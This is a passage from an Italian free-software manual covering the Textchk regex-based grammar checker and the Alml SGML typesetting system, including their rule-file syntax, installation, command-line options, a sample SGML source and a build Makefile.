                        |                          |
                        `------.           .----------'
                               |        |
                               V        V
       .-----------.       .-----------------.                 .---------.
       | documento |       |                 |                 | errori  |
       |    da     |------>|     Textchk     |---------------->| trovati |
       | esaminare |       |                 |                 `---------'
       `-----------'       `-----------------'
                                    |
                                    |             .-------------.
                                    `------------>|  registro   |
                                                  | diagnostico |
                                                  `-------------'
```

Gli errori che si possono ricercare attraverso delle espressioni regolari, riguardano la vicinanza di parole che hanno caratteristiche determinate, come l'uso o meno di articoli apostrofati. Sotto questo aspetto, diventa importante che, nel file di testo originale, ogni paragrafo si trovi su una sola riga, cioè non sia interrotto su più righe.

A fianco di questo problema, si aggiunge il fatto che il file sorgente che si vuole esaminare potrebbe contenere dei codici di controllo, come nel caso di TeX (o LaTeX) e di HTML. In tutte queste situazioni, prima di passare all'analisi vera e propria, occorre ripulire e riadattare il testo, in modo da avere a che fare con un file di testo puro, in cui ogni paragrafo si trovi su una sola

[1] **Textchk** GNU GPL

riga. Al limite, può essere sufficiente che ogni periodo, cioè ogni frase completa che termina con un punto, si trovi su una sola riga.

270.1.1 Espressioni regolari

Textchk è scritto in Perl, pertanto le espressioni regolari che possono essere gestite sono quelle di questo linguaggio di programmazione.

La ricerca della corrispondenza con le espressioni regolari che esprimono un errore, viene fatta in modo da circoscrivere, se possibile, tre parole prima e dopo della zona dell'errore. Per questa ragione, non ha senso tentare di identificare l'inizio e la fine di una riga (con i simboli '**^**' e '**$**'), inoltre non è possibile utilizzare le parentesi tonde.

A titolo di esempio, si propone il problema della «d» eufonica, per la precisione il caso di «ad». Supponendo di volerla utilizzare solo quando la parola successiva inizia con la vocale «a», escludendo il caso in cui la parola continui con un'altra «d» (per esempio: «ad amare», ma non «ad adattare»), si possono usare le espressioni regolari seguenti per individuare gli errori.

```
\ba\s+a[^d]\w*\b
\bad\s+ad\w*\b
\bad\s+[^a]\w*\b
```

Per intendere meglio il significato di ciò che è scritto, la prima riga significa:

- '**\b**' lo spazio vuoto prima della parola;
- '**a**' la lettera «a»;
- '**\s+**' uno o più spazi orizzontali;
- '**a[^d]**' la lettera «a» seguita immediatamente da qualunque cosa che sia diversa dalla lettera «d»;
- '**\w***' zero o più caratteri alfabetici;
- '**\b**' lo spazio vuoto dopo la parola;

Nello stesso tempo, però, si può decidere di accettare un'eccezione: «ad esempio», che secondo quando stabilito con l'ultima delle espressioni regolari appena mostrate, dovrebbe essere un errore. Si può usare quindi l'espressione regolare seguente, tra le eccezioni.

```
\bad\s+esempio\b
```

270.2 Configurazione

La configurazione di Textchk serve a definire gli errori sintattici che si ricercano. In generale è importante definire una configurazione specifica per ogni singolo progetto di documentazione, ma resta la possibilità di stabilire regole personali, legate all'utente, oltre che regole generali legate al sistema (per quanto questo possa avere un valore relativo).

La configurazione avviene attraverso un file di testo normale, in cui le righe bianche, quelle vuote e quelle che iniziano con il simbolo '**#**' vengono ignorate. Le altre righe sono dei record che possono avere una delle due forme seguenti:

DBL_____*regola_di_errore* [_____*testo_esplicativo*]
ERR_____*regola_di_errore* [_____*testo_esplicativo*]
EXC_____*regola_di_eccezione*

Nel primo caso si identifica una parola che si ritiene possa essere stata scritta due volte, in modo erroneo; il secondo indica un modello di errore, mentre nel terzo si tratta di un'eccezione. I record che descrivono le regole di eccezione si riferiscono sempre all'ultima regola di errore (di tipo '**DBL**' o '**ERR**') che sia stata incontrata fino a quel punto.

La forma di questi record è un po' strana, nel senso che la separazione dei campi avviene attraverso una sequenza di quattro trattini bassi ('____'). Ciò serve per evitare di creare problemi alla realizzazione delle espressioni regolari che descrivono gli errori e le eccezioni.

```
#-----------------------------------------------------------------------
# d eufonica
# a|e|o prendono una «d» eufonica se sono seguite da una parola che
# inizia con la stessa vocale, a meno che ci sia subito dopo un'altra
# «d».
#-----------------------------------------------------------------------
ERR____\ba\s+a[^d]\w*\b____a --> ad
EXC____\bda\s+a\s+a\b

ERR____\bad\s+ad\w*\b____ad --> a

ERR____\bad\s+[^aA]\w*\b____ad --> a
EXC____\bad\s+esempio\b
EXC____\bad\s+ora\b

ERR____\be\s+e[^d]\w*\b____e --> ed
ERR____\bed\s+[eE]d\w*\b____ed --> e
ERR____\bed\s+[^eèE]\w*\b____ed --> e

ERR____\bo\s+[oO][^d]\w*\b____o --> od
ERR____\bod\s+[oO]d\w*\b____od --> o
ERR____\bod\s+[^oO]\w*\b____od --> o
```

L'esempio mostra una serie di istruzioni con le quali si cerca di definire l'uso della «d» eufonica. Vale la pena di analizzare cosa succede di fronte a una situazione precisa. Si suppone di avere scritto un testo nel quale è stata inserita la frase seguente:

```
Purtroppo, fino ad ora il colore dell'auto non è stato scelto dal cliente.
```

Concentrando l'attenzione sui record di configurazione seguenti, si può simulare ciò che succede.

```
ERR____\bad\s+[^aA]\w*\b____ad --> a
EXC____\bad\s+esempio\b
EXC____\bad\s+ora\b
```

Per cominciare, viene individuato un errore in via preliminare in corrispondenza di «ad ora», perché la parola che segue «ad» non inizia con una lettera «a». Textchk preleva una stringa di tre parole prima e tre parole dopo questo errore: «Purtroppo, fino ad ora il colore dell'auto». In questo caso, le parole precedenti sono solo due, perché non è stato possibile ottenere di più.

Su questa stringa estratta viene condotto il controllo per le eccezioni successive; così, dal momento che si ottiene una corrispondenza (sempre con «ad ora»), l'errore si rivela infondato (in base ai presupposti stabiliti).

L'ultimo campo dei record che descrivono gli errori serve per indicare una spiegazione per ciò che viene identificato come un errore. Questa spiegazione viene mostrata da Textchk nel momento in cui l'errore relativo viene mostrato, secondo lo schema seguente:

```
testo_esplicativo
    tre_parole_precedenti>>errore<<tre_parole_successive
```

Come si vede, la corrispondenza con l'errore viene evidenziata dai delimitatori '**>>**' e '**<<**'.

270.2.1 Gerarchia della configurazione

Textchk è stato pensato originariamente per avere una configurazione specifica per ogni progetto di documentazione che ogni autore possa gestire. Tuttavia, è possibile definire anche una configurazione personale e una di sistema. Si tratta dei file seguenti:

- '`./.textchk.rules`' contiene la configurazione corrente, che viene letta prima delle altre;
- '`~/.textchk.rules`' contiene la configurazione personale, letta subito dopo quella corrente;
- '`/etc/textchk.rules`' contiene la configurazione di sistema, che viene letta alla fine.

In generale non è opportuno stabilire una configurazione generale di sistema. Tuttavia, se c'è la necessità di annullare l'effetto di una regola di errore stabilita a livello generale, si può dichiarare la stessa regola nella configurazione personale o in quella corrente, facendola seguire immediatamente da un'eccezione identica. In pratica, supponendo di avere definito a livello di sistema la regola seguente, che richiede l'uso della «d» eufonica ogni volta che la parola seguente inizia con una vocale,

```
ERR____\b[aeo]\s+[aeiouAEIOU]\w*\b____a/e/o --> ad/ed/od
```

per annullarne l'effetto completamente, basta aggiungere la stessa regola in qualità di eccezione, subito dopo:

```
# Regola di sistema che qui viene annullata.
ERR____\b[aeo]\s+[aeiouAEIOU]\w*\b____a/e/o --> ad/ed/od
EXC____\b[aeo]\s+[aeiouAEIOU]\w*\b
```

270.2.2 Casi particolari

Alle volte non conviene indicare troppe eccezioni, oppure non è materialmente possibile. Per esempio, si può immaginare il caso in cui si vuole mostrare veramente un modo sbagliato di scrivere per qualche ragione. Per queste situazioni viene in aiuto un file di configurazione aggiuntivo, che però può essere associato esclusivamente a un solo progetto di documentazione. Si tratta del file '`./.textchk.special`', in cui si possono inserire integralmente alcune stringhe che Textchk ha indicato precedentemente come errate.

Per questa parte della configurazione non c'è molto da fare: basta utilizzare un programma per la creazione e la modifica dei file di testo ricopiando ciò che serve dal file che viene generato da Textchk per registrare gli errori trovati. L'esempio seguente mostra un estratto di quello che potrebbe contenere questo file. Si osservi il fatto che si tratta di esempi di errori scritti così di proposito.

```
oppure «un'aula», «ed anche» oppure «e
vuole scrivere: «una aula» oppure «un'aula»,
ma non «ad adattare»), si possono
```

270.2.3 L'indicazione di parole doppie

Un errore frequente nella scrittura di un testo consiste nella ripetizione di una parola per due volte di seguito, mentre l'intenzione era quella di scriverla una volta sola. Per intercettare questo tipo di situazione si utilizza il record '**`DBL`**'. Nel campo dell'espressione che indica l'errore, si fa riferimento implicitamente a una parola intera. Infatti, nella comparazione reale, vengono aggiunto il simbolo '**`\b`**' all'inizio e alla fine, a sottolineare che la parola deve essere completa. Si osservi l'esempio seguente:

```
#----------------------------------------------------------------------
# Parole doppie.
#----------------------------------------------------------------------
DBL____\w\w+____Due parole identiche
EXC____\bciao\s+ciao\b
```

L'intenzione è di individuare qualunque parola ('**\w+**'), composta almeno da due caratteri, che si ripete immediatamente. Viene posta una sola eccezione alla coppia «ciao ciao».

270.3 Come si usa

Textchk si compone di un eseguibile unico, '**textchk**', che si utilizza secondo lo schema sintattico seguente:

textchk --input-type=*tipo_di_file* *file_da_analizzare* [*errori_risultanti* [*file_diagnostico*]]
textchk --help
textchk --version

Oltre alle opzioni standard, '**--help**' e '**--version**', l'opzione '**--input-type**' serve a stabilire il tipo di file che si fornisce in ingresso, in modo che Textchk sappia come fare per gestirlo opportunamente, attraverso un argomento:

- '**standard**'

  si riferisce a un file di testo in cui ogni capoverso occupa esattamente una riga e non richiede altri adattamenti;

- '**man**'

  si riferisce a un file Troff delle pagine di manuale, che come tale richiede una rielaborazione in modo da ottenere un file di testo, simulando uno schermo di ampiezza orizzontale smisurata;

- '**texinfo**', '**texi**'

  si riferisce a un sorgente Texinfo;

- '**html**'

  si riferisce a un file HTML che può essere trasformato in un file di testo attraverso Lynx.

Il secondo argomento della riga di comando è il nome del file da analizzare, secondo il tipo indicato precedentemente. Il terzo argomento serve a definire il nome del file che viene creato per annotare le stringhe errate che vengono individuate; se non viene fornito espressamente il suo nome, viene creato un file con lo stesso nome di quello in ingresso, con l'aggiunta dell'estensione '.err' ('*file_da_analizzare*.err'). Il quarto argomento serve a specificare il nome del file diagnostico, nel quale vengono registrate tutte le fasi di individuazione di errori e di eccezioni. Anche l'indicazione di questo file può essere omessa; in tal caso viene usato il nome del file degli errori con l'aggiunta dell'estensione '.diag', oppure il file in ingresso con la stessa aggiunta ('*errori_risultanti*.diag' oppure '*file_da_analizzare*.diag').

Per esempio, il comando

```
$ textchk --input-type=man bash.1
```

genera i file 'bash.1.err' e 'bash.1.diag'.

270.3.1 Come vengono mostrati gli errori e i dati diagnostici

Durante il suo lavoro, Textchk mostra sullo schermo ciò che trova, delimitando gli errori tra i delimitatori '**>>**' e '**<<**'. Per esempio, in base alle regole seguenti,

```
ERR____\bad\s+[^aA]\w*\b____ad --> a
EXC____\bad\s+esempio\b
EXC____\bad\s+ora\b
```

si possono ottenere segnalazioni come queste:

```
ad --> a
    Pertanto, andando >>ad elevare<< il proprio livello
ad --> a
    contrario, riuscendo così >>ad esplorare<< il proprio mondo
```

Nel file che elenca gli errori si trovano le righe seguenti:

```
Pertanto, andando ad elevare il proprio livello
contrario, riuscendo così ad esplorare il proprio mondo
```

Inoltre, nel file diagnostico si trova l'intero procedimento:

```
??? Pertanto, andando >>ad elevare<< il proprio livello
ERR \bad\s+[^aA]\w*\b
!!! Pertanto, andando >>ad elevare<< il proprio livello

??? contrario, riuscendo così >>ad esplorare<< il proprio mondo
ERR \bad\s+[^aA]\w*\b
!!! contrario, riuscendo così >>ad esplorare<< il proprio mondo

??? Il colore rosso, >>ad esempio<<, rappresenta la propria
ERR \bad\s+[^aA]\w*\b
EXC \bad\s+esempio\b

??? Il colore rosso, >>ad esempio<<, rappresenta la propria
ERR \bad\s+[^aA]\w*\b
EXC \bad\s+esempio\b

??? Pertanto, l'espressione «>>ad emettere<<» non è corretta.
ERR \bad\s+[^aA]\w*\b
SPC Pertanto, l'espressione «ad emettere» non è corretta.
```

Il file diagnostico mostra informazioni diverse, distinte attraverso una sigla iniziale. Le righe che iniziano con '**???**' indicano il problema trovato; le righe che iniziano con '**ERR**' rappresentano la regola di errore in base alla quale viene evidenziato il problema; le righe che iniziano con '**EXC**' indicano una regola di eccezione per la quale il problema viene superato; le righe che iniziano con '**SPC**' rappresentano un caso particolare (speciale), per cui la frase in questione viene accettata così come si trova. Infine, le righe che iniziano con '**!!!**' rappresentano la conferma finale che si deve trattare di un errore.

270.4 Come si installa

Textchk si compone di un solo programma Perl: '**textchk**'. Questo file può essere collocato ovunque sia ritenuto più conveniente, preferendo evidentemente una directory elencata all'interno della variabile di ambiente '**PATH**'.

Trattandosi di un programma Perl, deve essere disponibile l'interprete relativo. Attualmente si prevede che questo corrisponda esattamente all'eseguibile '/usr/bin/perl'. Se il proprio sistema non è organizzato in questo modo, basta modificare la prima parte del programma:

```
#!/usr/bin/perl
#...
```

Dopo la soluzione di questo problema, c'è solo bisogno di predisporre un file di regole, '`./.textchk.rules`', poi, mano a mano che il lavoro procede, potrà essere conveniente predisporre anche il file '`./.textchk.special`'.

270.4.1 Gettext

I messaggi che può mostrare Texinfo possono essere tradotti, dal momento che viene usato il modulo Perl-gettext. Nel pacchetto del sorgente è presente un file di messaggi per la lingua italiana, che però deve essere compilato e installato:

```
$ msgfmt -o textchk.mo it.po
```

In questo modo, si genera il file '`textchk.mo`', che probabilmente va collocato nella directory '`/usr/share/locale/it/LC_MESSAGES/`'.

270.4.2 Dipendenze

Per funzionare, Textchk richiede l'interprete Perl e la presenza di un modulo speciale: Perl-gettext. Inoltre, per poter gestire correttamente i diversi tipi di file per cui è stato predisposto, richiede in particolare Groff, Lynx e Texinfo.

270.5 Riferimenti

- Daniele Giacomini, *Textchk*

  <*http://a2.swlibero.org/~daniele/software/textchk/*>

Parte li

Alml

Alml: preparazione e visione generale

Alml [1] è il sistema di composizione SGML di questo documento, *Appunti di informatica libera*. Si tratta di un programma Perl, '**alml**', che controlla l'analizzatore SGML e altri programmi necessari per arrivare alla composizione finale del documento.[2]

> Alml, con il suo DTD, continuerà a evolversi assieme all'opera *Appunti di informatica libera*. Chi desidera utilizzare questo sistema di composizione deve tenere in considerazione tale dinamicità; pertanto, prima di passare a un eventuale aggiornamento, deve valutare l'opportunità del cambiamento.

Alml si avvale di altri programmi per l'analisi SGML e per la generazione di alcuni formati finali. In particolare, è necessario disporre di '**nsgmls**' che fa parte generalmente del pacchetto SP (anche se la propria distribuzione GNU/Linux potrebbe nominarlo in modo differente); inoltre è fondamentale la presenza di LaTeX per generare la composizione da stampa. La tabella 271.1 riepiloga gli applicativi da cui dipende il buon funzionamento di Alml.

Tabella 271.1. Applicativi da cui dipende Alml.

Applicativo	Compito
Perl	Alml è scritto in Perl.
Perl-gettext	Modulo Perl per l'utilizzo di Gettext.
SP	Verifica la validità SGML e genera una prima conversione.
LaTeX	Compone in un formato finale per la stampa.
PSUtils	Riorganizza, ingrandisce e riduce un file PostScript.
Dvipdfm	Consente una conversione in PDF a partire dal file DVI.
Uuencode	Estrae le immagini incorporate in file esterni.
ImageMagick	Converte i file delle immagini nei formati appropriati, adattando le dimensioni.
Ghostscript	Serve a ImageMagick per la conversione di file PostScript in altri formati.
HTML2ps	Consente l'importazione di codice HTML con LaTeX e con pdfLaTeX.
Links	Converte un file HTML in testo puro.

271.1 Installazione di Alml

Alml viene fornito solo attraverso archivi tradizionali di tipo tar+gzip, in file con nomi del tipo:

```
alml-versione.tar.gz
```

Estraendo il contenuto dell'archivio, si dovrebbero ottenere in particolare i file e le sottodirectory elencati nella tabella 271.2, che rappresentano l'essenziale.

Tabella 271.2. Contenuto essenziale dell'archivio di distribuzione di Alml.

File o directory	Descrizione
man/*	Pagine di manuale relative agli eseguibili.
doc/*	Esempi e documentazione eventuale.

[1] **Alml** GNU GPL

[2] Questo capitolo e i successivi descrivono il sistema di composizione Alml. Tuttavia, per poter comprendere quanto esposto, è necessario prima conoscere ciò che è stato descritto a proposito dell'SGML, di TeX e dei sistemi comuni di composizione basati sull'SGML.

File o directory	Descrizione
share/∗	File e directory da collocare in '/usr/share/alml/'.
bin/∗	File eseguibili.
etc/alml-tex.sty	File di configurazione da copiare nella directory '/etc/'.

Gli eseguibili, che nel pacchetto di distribuzione si trovano nella directory '`bin/`', devono essere raggiungibili attraverso il percorso di ricerca del sistema, rappresentato dalla variabile di ambiente '**`PATH`**'. Pertanto vanno collocati opportunamente, oppure vanno predisposti dei collegamenti adeguati.

Quanto contenuto nella directory '`share/`', va collocato nella directory '`/usr/share/alml/`', oppure vanno realizzati dei collegamenti equivalenti.

271.1.1 Gettext

I messaggi di Alml possono essere tradotti. Se si dispone del file PO relativo alla lingua preferita, è necessario compilarlo come nell'esempio seguente:

$ **`msgfmt -vvvv -o alml.mo it.po`**

In questo esempio, il file '`it.po`' viene compilato generando il file '`alml.mo`'. Trattandosi evidentemente della traduzione italiana, questo file può essere collocato in '`/usr/share/locale/it/LC_MESSAGES/`', o in un'altra posizione analoga in base agli standard del proprio sistema operativo.

Se non è disponibile il modulo Perl-gettext,[3] che serve a Alml per accedere alle traduzioni, è possibile eliminare il suo utilizzo e simulare la funzione di Gettext. In pratica si commentano le istruzioni seguenti all'inizio dei programmi '**`alml`**', '**`alml-sp2sp`**', '**`alml-sp2be`**' e '**`alml-extra`**':

```
# We *don't* want to use gettext.
#use POSIX;
#use Locale::gettext;
#setlocale (LC_MESSAGES, "");
#textdomain ("alml");
```

Inoltre, si tolgono i commenti dalla dichiarazione della funzione fittizia '**`gettext()`**', come si vede qui:

```
sub gettext
{
    return $_[0];
}
```

271.2 Esempio iniziale

Un esempio iniziale può servire per comprendere il funzionamento generale di Alml.

```
<!DOCTYPE ALML PUBLIC "-//Daniele Giacomini//DTD Alml//EN">

<alml lang="it" spacing="uniform">
<head>
    <admin>
        <description>Un esempio per l'utilizzo del sistema Alml</description>
```

[3] Nelle distribuzioni Debian si tratta del pacchetto '**`liblocale-gettext-perl`**'.

```
        <keywords>SGML, XML, HTML, Alml</keywords>
    </admin>
    <title>Esempio di utilizzo di Alml</title>
    <author>Pinco Pallino &lt;pinco.pallino@brot.dg&gt;</author>
    <date>2011.11.11</date>
    <legal>
        <p>Copyright &copy; Pinco Pallino, &lt;pinco.pallino@brot.dg&gt;</p>

        <p>Permission is granted to copy, distribute and/or modify this
        document under the terms of the GNU Free Documentation License,
        Version 1.1 or any later version published by the Free Software
        Foundation; with no Invariant Sections, with no Front-Cover
        Texts, and with no Back-Cover Texts. A copy of the license is
        included in the section entitled "GNU Free Documentation
        License".</p>
    </legal>
    <maincontents levels="2">Indice generale</maincontents>
</head>
<intro>
<h1>
Introduzione al documento
</h1>

<p>Questo documento è scritto per... bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla...</p>

<p>Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla...</p>

</intro>
<body>
<h1 id="capitolo-primo">
Lavorando con bla bla bla...
<indexentry>lavorare con bla bla</indexentry>
<indexentry>bla bla</indexentry>
</h1>

<p>Lavorare con bla bla è molto semplice... bla bla bla bla bla bla bla
bla bla bla bla bla bla...</p>

<p>Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla...</p>

<h2>
Fare di meglio
</h2>

<p>C'è anche un modo migliore per... bla bla bla bla bla bla bla bla bla
bla bla bla bla...</p>

<p>Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla...</p>

<h1 id="capitolo-secondo">
Non dover lavorare più
<indexentry>relaxing</indexentry>
</h1>

<p>Se non si lavora ci si può riposare, ma questo si può fare solo se si
dispone già di una certa disponibilità economica... bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...</p>

<p>Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla...</p>

</body>
```

```
<appendix>
<h1>
Alcune note
</h1>

<p>Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla...</p>

<p>Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla...</p>

</appendix>
<index>
<h1>
Index
</h1>

<printindex index="main">

</index>
</alml>
```

Se tutto viene copiato correttamente nel file ipotetico '`esempio.sgml`', con il comando seguente si ottiene la composizione in PostScript, attraverso LaTeX e Dvips:

$ **alml --ps esempio.sgml**

Con il comando seguente, si ottiene la composizione in HTML, su più file distinti:

$ **alml --html esempio.sgml**

271.3 Cosa si genera con la composizione

L'utilizzo di Alml può generare file differenti a seconda del tipo di operazione che viene richiesta. La tabella 271.3 riepiloga questi file.

Tabella 271.3. File generati dall'utilizzo di Alml. I file '*nome*.sgml' e '*nome*.css' devono essere già presenti.

File	Descrizione
nome.sgml	Il sorgente SGML principale da cui hanno origine gli altri file.
nome.css	Foglio di stile CSS necessario per la composizione HTML.
nome.X2V.ps	Composizione in PostScript con l'opzione '**`--long`**'.
nome.X3V.ps	Composizione in PostScript con l'opzione '**`--extralong`**'.
nome.X3H.ps	Composizione in PostScript con l'opzione '**`--large`**'.
nome.X4H.ps	Composizione in PostScript con l'opzione '**`--extralarge`**'.
nome.X1T.ps	Composizione in PostScript con l'opzione '**`--thin`**'.
nome.aux	File ausiliario e temporaneo della composizione attraverso LaTeX.
nome.diag	File diagnostico generato da '**`alml`**'.
nome.pageref	File temporaneo con i riferimenti alle pagine nella composizione con LaTeX.
nome.dvi	Composizione in DVI, finale o transitoria.
nome.log	File diagnostico generato da LaTeX.
nome.pdf	Composizione in PDF.
nome.ps	Composizione in PostScript.
nome.tex	Composizione transitoria in formato LaTeX.
nome.html	Primo file della composizione in HTML.
nomen.html	*n*-esimo file della composizione in HTML.
n.jpg	*n*-esimo file delle immagini relativo alla composizione in HTML.

File	Descrizione
n.ps	*n*-esimo file delle immagini relativo alla composizione in PostScript.
*~	File temporaneo non meglio precisato.

È bene sottolineare che i file indicati come '*nome*`.sgml`' e '*nome*`.css`' devono essere già presenti perché si possa usare Alml; inoltre, il sorgente SGML principale potrebbe a sua volta incorporare altri file SGML.

Se il sorgente SGML fa riferimento a immagini collocate in file esterni, è necessario che queste siano in formato PNG.[4] In generale, conviene prevedere una directory apposita per questi file, in modo da non essere intralciati quando la composizione in HTML, o in PostScript, genera la copia delle immagini richieste nella directory corrente, utilizzano i nomi nella forma '*n*`.jpg`' o '*n*`.ps`'.

Alle volte si possono incontrare problemi inspiegabili nell'inserimento di immagini, che si possono manifestare nelle conversioni o l'inserimento nella composizione in PDF. Spesso si superano questi problemi usando ImageMagick e facendo un passaggio intermedio nel formato JPG. Per esempio, disponendo del file '`pippo.png`' che risulta corretto e perfettamente visibile con gli strumenti normali, ma che si comporta in modo strano nella composizione PDF, può convenire il passaggio seguente:

```
$ convert pippo.png pippo.jpg
```

```
$ convert pippo.jpg pippo.png
```

Al termine, il file '`pippo.jpg`' può essere eliminato.

271.4 Sintassi nell'uso del programma frontale

Il programma frontale attraverso cui si gestisce il sistema di composizione Alml è '**`alml`**':

```
alml opzioni sorgente_sgml
alml --help
alml --version
```

Come si vede dal modello sintattico, a parte i casi delle opzioni '**`--help`**' e '**`--version`**', è sempre richiesta l'indicazione di un file sorgente SGML, a cui applicare un qualche tipo di elaborazione.

Opzioni

`--help`

Mostra la guida rapida interna e conclude il funzionamento.

`--version`

Mostra le informazioni sulla versione e conclude il funzionamento.

`--paper={a4|letter}`

Permette di specificare le dimensioni della carta in base a un nome standard. Il formato predefinito è A4, che corrispondente alla parola chiave '**`a4`**'.

[4] A seconda del tipo di composizione finale, può darsi che sia necessario convertire le immagini in un altro formato. In questi casi, viene usato ImageMagick per generare automaticamente ciò che serve. Per la precisione, il formato PNG di partenza è ciò che serve per la composizione in PDF; per la composizione in PostScript servono immagini EPS; per la composizione HTML vengono generati file in formato JPG.

`--paper-orientation={normal|inverted}`

Permette di specificare l'orientamento della carta. Si osservi che non vengono usate le definizioni tipiche, corrispondenti a *portrait* e *landscape*, perché qui il contesto è un po' diverso. A ogni modo, se si seleziona il formato di carta A4 e poi si aggiunge l'opzione '**`--paper-orientation=inverted`**', si intende arrivare a una composizione in orizzontale.

`--draft`

Quando il contesto lo permette, serve per ottenere una composizione particolare, con più informazioni utili alla correzione o alla revisione del testo. A differenza di quanto si potrebbe essere portati a pensare, in questo modo l'elaborazione è più complessa del normale, proprio per portare in risalto tali informazioni.

`--compact`

Quando il contesto lo permette, serve per ottenere una composizione compatta, risparmiando spazio.

`--long`

Quando si usa in abbinamento all'opzione '**`--ps`**', cioè quando si vuole ottenere un risultato in formato PostScript, permette di ottenere una composizione speciale, a due colonne con il testo ridotto della metà. Di solito si abbina a questa anche l'opzione '**`--compact`**'.

> Le opzioni '**`--long`**', '**`--extralong`**', '**`--large`**', '**`--extralarge`**' e '**`--thin`**', sono delle estensioni al formato selezionato con '**`--paper`**', che possono essere disponibili solo con pochi formati di partenza. Oltre a questo, va considerato il fatto che si possono utilizzare solo quando l'orientamento richiesto è di tipo «normale», tenendo conto che il risultato finale potrebbe essere orizzontale o verticale, in base al tipo di estensione.

`--extralong`

Come '**`--long`**', su tre colonne verticali, molto rimpicciolite.

`--large`

Come '**`--long`**', su tre colonne in orizzontale.

`--extralarge`

Come '**`--large`**', su quattro colonne in orizzontale, molto rimpicciolite.

`--thin`

Un formato ridotto che si traduce in pratica in un A7x4, ovvero mezzo A4 diviso in verticale.

`--clean`

Rimuove alcuni file temporanei abbinati al file sorgente indicato. Si tratta per la precisione di '*nome*`.pageref`', '*nome*`.diag`', '*nome*`.aux`' e '*nome*`.log`'.

`--verbose`

Segnala il procedere dell'elaborazione con informazioni dettagliate. In generale tali informazioni sono ottenibili dal file '*nome*`.diag`'; tuttavia, in presenza di file sorgenti di grandi dimensioni, può servire per sapere a che punto è l'elaborazione.

`--sgml-include=`*entità_parametrica*

Attraverso questa opzione, che può essere usata anche più volte, è possibile «includere» delle entità parametriche. Per la precisione, è come se nel sorgente venisse dichiarata un'entità parametrica corrispondente, assegnandole la parola chiave '**`INCLUDE`**'. Ciò viene usato per controllare l'inclusione di porzioni di sorgente, secondo le convenzioni dell'SGML.

`--page-numbering={plain|default}`

Questa opzione permette di definire in che modo gestire la numerazione delle pagine nei formati di composizione cartacei. In condizioni normali, la numerazione è realizzata attraverso sequenze differenti: una per la parte iniziale fino alla fine dell'introduzione, una per il corpo (comprese le appendici) e una finale per gli indici analitici. Assegnando la parola chiave '**`plain`**' si fa in modo che la numerazione sia unica, cosa che potrebbe essere conveniente per il formato PDF.

`--sgml-syntax | --sgml-check`

Una qualunque di queste due opzioni permette di ottenere la verifica formale del sorgente, in base al DTD.

`--sp`

Con questa opzione si vuole raggiungere solo un formato intermedio per il controllo diagnostico del funzionamento di Alml.

`--tex | --latex`

Con questa opzione si vuole raggiungere solo un formato intermedio in LaTeX per il controllo diagnostico del funzionamento di Alml.

`--dvi`

Genera un risultato in formato DVI. L'elaborazione crea una serie di file EPS per le immagini, secondo il modello '*n*`.ps`'.

`--ps | --postscript`

Genera un risultato in formato PostScript. L'elaborazione crea una serie di file EPS per le immagini, secondo il modello '*n*`.ps`'; una volta ottenuto il file PostScript finale, questi file non servono più.

`--pdf`

Genera un risultato in formato PDF.

`--html`

Genera un risultato in formato HTML, articolato in più file, dove il primo è '*nome*`.html`' e gli altri sono '*nomen*`.html`'. Inoltre, viene fatta una copia dei file delle immagini, secondo il modello '*n*`.jpg`' (le due numerazioni sono indipendenti).

`--html-text`

Genera un risultato in formato HTML speciale, in un file unico, senza riferimenti a immagini esterne e con tabelle testuali. Il file ottenuto può essere consultato con Links e con questo può essere convertito in un testo puro e semplice, attraverso il comando:

```
links -dump nome.html > nome.txt
```

`--html-check | --html401-check`

Se sono stati installati i file necessari, consente la verifica formale di un file HTML secondo le specifiche della versione 4.01.

`--html320-check`

Se sono stati installati i file necessari, consente la verifica formale di un file HTML secondo le specifiche della versione 3.2.

`--xml`

Se sono stati installati i file necessari, consente la verifica formale di un file XML secondo le specifiche del DTD relativo (attualmente solo XHTML).

271.5 Organizzare un file-make

Un file-make opportuno può facilitare l'uso di Alml. Viene proposto un esempio elementare, riferito al file '`example.sgml`', in cui si può vedere anche l'utilizzo proposto di '**`alml`**'.

```
# file name prefix.
DOC_PREFIX=example

# Notice that "text" generates an HTML file with the same name
# for the first HTML page. This is why it is before the standard
# HTML typesetting.
#
all:    \
clean   \
text    \
html    \
ps      \
longps  \
extralongps  \
largeps  \
extralargeps  \
pdf

clean:
        @echo "Cleaning..."                            ; \
        find . -name core    -exec rm -f \{\} \;       ; \
        rm -f $(DOC_PREFIX)*.tex                       ; \
        rm -f $(DOC_PREFIX)*.dvi                       ; \
        rm -f $(DOC_PREFIX)*.sp                        ; \
        rm -f $(DOC_PREFIX)*.sp2                       ; \
        rm -f $(DOC_PREFIX)*.ps                        ; \
        rm -f $(DOC_PREFIX)*.pdf                       ; \
        rm -f $(DOC_PREFIX)*.txt                       ; \
        rm -f $(DOC_PREFIX)*.log                       ; \
        rm -f $(DOC_PREFIX)*.aux                       ; \
        rm -f $(DOC_PREFIX)*.tmp                       ; \
        rm -f $(DOC_PREFIX)*.diag                      ; \
        rm -f $(DOC_PREFIX)*.pageref                   ; \
        rm -f $(DOC_PREFIX)*.pageloc                   ; \
        rm -f *.html                                   ; \
        rm -f *.bak                                    ; \
        rm -f *.jpg                                    ; \
        rm -f *.ps                                     ; \
        rm -f *\~

check:
        @alml --sgml-check               \
              --verbose                  \
              $(DOC_PREFIX).sgml

dvi:
        @alml --dvi                      \
              --verbose                  \
              $(DOC_PREFIX).sgml

ps:
        @alml --ps                       \
              --verbose                  \
              $(DOC_PREFIX).sgml

longps:
        @alml --ps                       \
              --verbose                  \
              --compact                  \
```

```
              --long                    \
              --page-numbering=plain    \
              $(DOC_PREFIX).sgml

extralongps:
        @alml --ps                      \
              --verbose                 \
              --compact                 \
              --extralong               \
              --page-numbering=plain    \
              $(DOC_PREFIX).sgml

largeps:
        @alml --ps                      \
              --verbose                 \
              --compact                 \
              --large                   \
              --page-numbering=plain    \
              $(DOC_PREFIX).sgml

extralargeps:
        @alml --ps                      \
              --verbose                 \
